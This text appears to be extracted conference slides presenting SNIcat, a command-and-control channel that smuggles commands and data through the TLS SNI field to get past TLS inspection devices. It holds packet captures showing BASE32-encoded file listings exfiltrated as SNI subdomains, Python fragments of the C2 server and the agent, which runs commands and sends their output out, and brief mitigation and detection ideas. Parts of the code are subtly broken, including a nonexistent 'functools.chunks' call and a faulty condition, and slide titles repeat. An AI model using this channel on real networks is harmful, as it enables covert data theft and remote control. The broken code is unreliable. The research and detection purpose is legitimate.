
A brief intro to TLS inspection devices




Abusing the TLS Handshake




The 'HELLO' packet under the microscope



The 'HELLO' packet under the microscope



The 'HELLO' packet under the microscope



A tale of Command & Control (1)

- **IaaS C2 – Instagram as a C2**
 - > Out-of-band
 - > Asynchronous
 - > Not stealthy and fragile
 - > Relying on 3rd party infrastructure

- **TLS-embedded C2**
 - > A **true|false** communication protocol, based on **trusted/untrusted** certificates
 - > Exploits the very nature of TLS inspection devices

A tale of Command & Control (2)

Agent

1. Loops through every predefined command

4. If the command is “ls”, the agent encodes the file list with BASE32 and appends a special trailing code to notify the C2

C2

2. Replies with an *untrusted certificate* until a matching command is found

3. When the matching command is found, the C2 replies with a *trusted certificate*, indicating to the client that it should execute that command

5. Now both C2 and agent have identical copies of the file list

A tale of Command&Control (3)

10.1.10.99	TCP	74		39152 → 443 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 WS=4 SACK_PERM=1
10.1.10.245	TCP	74		443 → 39152 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_F
10.1.10.99	TCP	66		39152 → 443 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=3224242341 TSe
10.1.10.99	TLSv1.2	270	CD-70cpmIA7UYGv00o.burp.mtest.no	Client Hello
10.1.10.245	TCP	66		443 → 39152 [ACK] Seq=1 Ack=205 Win=65024 Len=0 TSval=3656173069 T
10.1.10.245	TLSv1.2	1217		Server Hello, Certificate, Server Key Exchange, Server Hello Done
10.1.10.99	TLSv1.2	73		Alert (Level: Fatal, Description: Handshake Failure)
10.1.10.245	TCP	66		443 → 39152 [ACK] Seq=1152 Ack=212 Win=65024 Len=0 TSval=365617307
10.1.10.99	TCP	60		39152 → 443 [RST, ACK] Seq=212 Ack=1152 Win=0 Len=0

```

▶ Internet Protocol Version 4, Src: 10.1.10.99, Dst: 10.1.10.245
▶ Transmission Control Protocol, Src Port: 443, Dst Port: 39152, Seq: 1, Ack: 205, Len: 1151
▼ Transport Layer Security
  ▶ TLSv1.2 Record Layer: Handshake Protocol: Server Hello
  ▼ TLSv1.2 Record Layer: Handshake Protocol: Certificate
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 734
    ▼ Handshake Protocol: Certificate
      Handshake Type: Certificate (11)
      Length: 730
      Certificates Length: 727
      ▼ Certificates (727 bytes)
        Certificate Length: 724
        ▶ Certificate: 308202d0308201b8a00302010202147cd9da782cbfc35e8a... (id-at-commonName=ubuntu)
  ▶ TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
  ▶ TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
  
```


A tale of Command&Control (4)

Source	Source port	Destination	Protocol	Length	Server Name	Info
10.1.20.99	53366	10.1.10.99	TCP	74		53366 → 443 [SYN] Seq=0 Win=64240 Len=0
10.1.10.99	443	10.1.20.99	TCP	74		443 → 53366 [SYN, ACK] Seq=0 Ack=1 Win=6
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=1 Ack=1 Win=64256
10.1.20.99	53366	10.1.10.99	TLSv1.2	305	WHERE-QqZFZMv6VRRNtKUX.burp.mtest.no	Client Hello
10.1.10.99	443	10.1.20.99	TLSv1.2	1514		Server Hello
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=240 Ack=1449 Win=6
10.1.10.99	443	10.1.20.99	TLSv1.2	545		Certificate, Server Hello Done
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=240 Ack=1928 Win=6
10.1.20.99	53366	10.1.10.99	TLSv1.2	640		Client Key Exchange, Change Cipher Spec,
10.1.10.99	443	10.1.20.99	TLSv1.2	117		Change Cipher Spec, Encrypted Handshake
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=814 Ack=1979 Win=6
10.1.10.99	443	10.1.20.99	TCP	66		443 → 53366 [FIN, ACK] Seq=1979 Ack=814
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=814 Ack=1980 Win=6
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [FIN, ACK] Seq=814 Ack=1980
10.1.10.99	443	10.1.20.99	TCP	66		443 → 53366 [ACK] Seq=1980 Ack=815 Win=4

Source	Source port	Destination	Protocol	Length	Server Name	Info
10.1.20.99	53368	10.1.10.99	TCP	74		53368 → 443 [SYN] Seq=0 Win=64240 Len=0
10.1.10.99	443	10.1.20.99	TCP	74		443 → 53368 [SYN, ACK] Seq=0 Ack=1 Win=6
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=1 Ack=1 Win=642
10.1.20.99	53368	10.1.10.99	TLSv1.2	315	F5UG63LFF5WW64TUMVXG2L3TNZUWGYLU.burp.mtest.no	Client Hello
10.1.10.99	443	10.1.20.99	TLSv1.2	1514		Server Hello
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=250 Ack=1449 Win=6
10.1.10.99	443	10.1.20.99	TLSv1.2	545		Certificate, Server Hello Done
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=250 Ack=1928 Win=6
10.1.20.99	53368	10.1.10.99	TLSv1.2	640		Client Key Exchange, Change Cipher Sp
10.1.10.99	443	10.1.20.99	TLSv1.2	117		Change Cipher Spec, Encrypted Handsha
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=824 Ack=1979 Win=6
10.1.10.99	443	10.1.20.99	TCP	66		443 → 53368 [FIN, ACK] Seq=1979 Ack=8

A tale of Command & Control (5)

```
while True:
    buf = parseBuffer(buf, conn)

    try:
        records, bytes_used = dpkt.ssl.tls_multi_factory(buf)
    except dpkt.dpkt.NeedData:
        if logEnabled:
            print("Need more data!")
        continue
    if logEnabled:
        print("(*) - %d bytes received in buffer" % bytes_used)
    for record in records:
        if record.type == 22 and bytearray(record.data)[0] == 1: # Client Hello
            hello = dpkt.ssl.TLSHandshake(record.data).data
            sni_raw = dict(hello.extensions).get(0, None)
            sni = None
            if sni_raw:
                sni = sni_raw[5:]
            if sni:
                response_queue = Queue()
                hello_queue.put( [sni, response_queue] )
                bit = response_queue.get()
                if bit:
                    wrap = sendCert(bad_context, conn)
                else:
                    wrap = sendCert(good_context, conn)
            return
```

C2

```
def sendSNIPayload(cmd, argument):py
    randy = randomString()
    print("(*) Executing: %s command" % cmd)

    if not ("CD" or "EX") in cmd:
        payload = (executeCmd(cmd, 0))
    else:
        payload = argument.encode('utf-8')

    encoded_payload = str(base64.b32encode(payload), "utf-8")

    if log_enabled:
        print(encoded_payload)

    encoded_payload = encoded_payload.replace("=", '')
    chunks = list(functools.chunks(240, encoded_payload))
    finito = ("finito-%s" % randy)
    chunks.append(finito)

    if log_enabled:
        print(encoded_payload)
        print(chunks)

    sendSNIChecksum(chunks)
```

Agent

Methods of Mitigation & Detection

- **Mitigation in the Security Perimeter**
 - > Inspect the SNI before forwarding the Client HELLO
- **Detection in the Security Perimeter**
 - > IDS
 - > SNI Entropy Check
- **Detection on the Endpoint**
 - > Passive SNI

Conclusions

- More vendors affected?
- There is no silver bullet - *Defense in Depth* is still important
- Feel free to test SNIcat on your own!



SNlcat is a project conducted by us while working in mnemonic, a Norwegian Cyber Security company

- <https://github.com/mnemonic-no/SNlcat>
- <https://www.mnemonic.no/blog/introducing-snicat/>

Demo Time!



Thank you!



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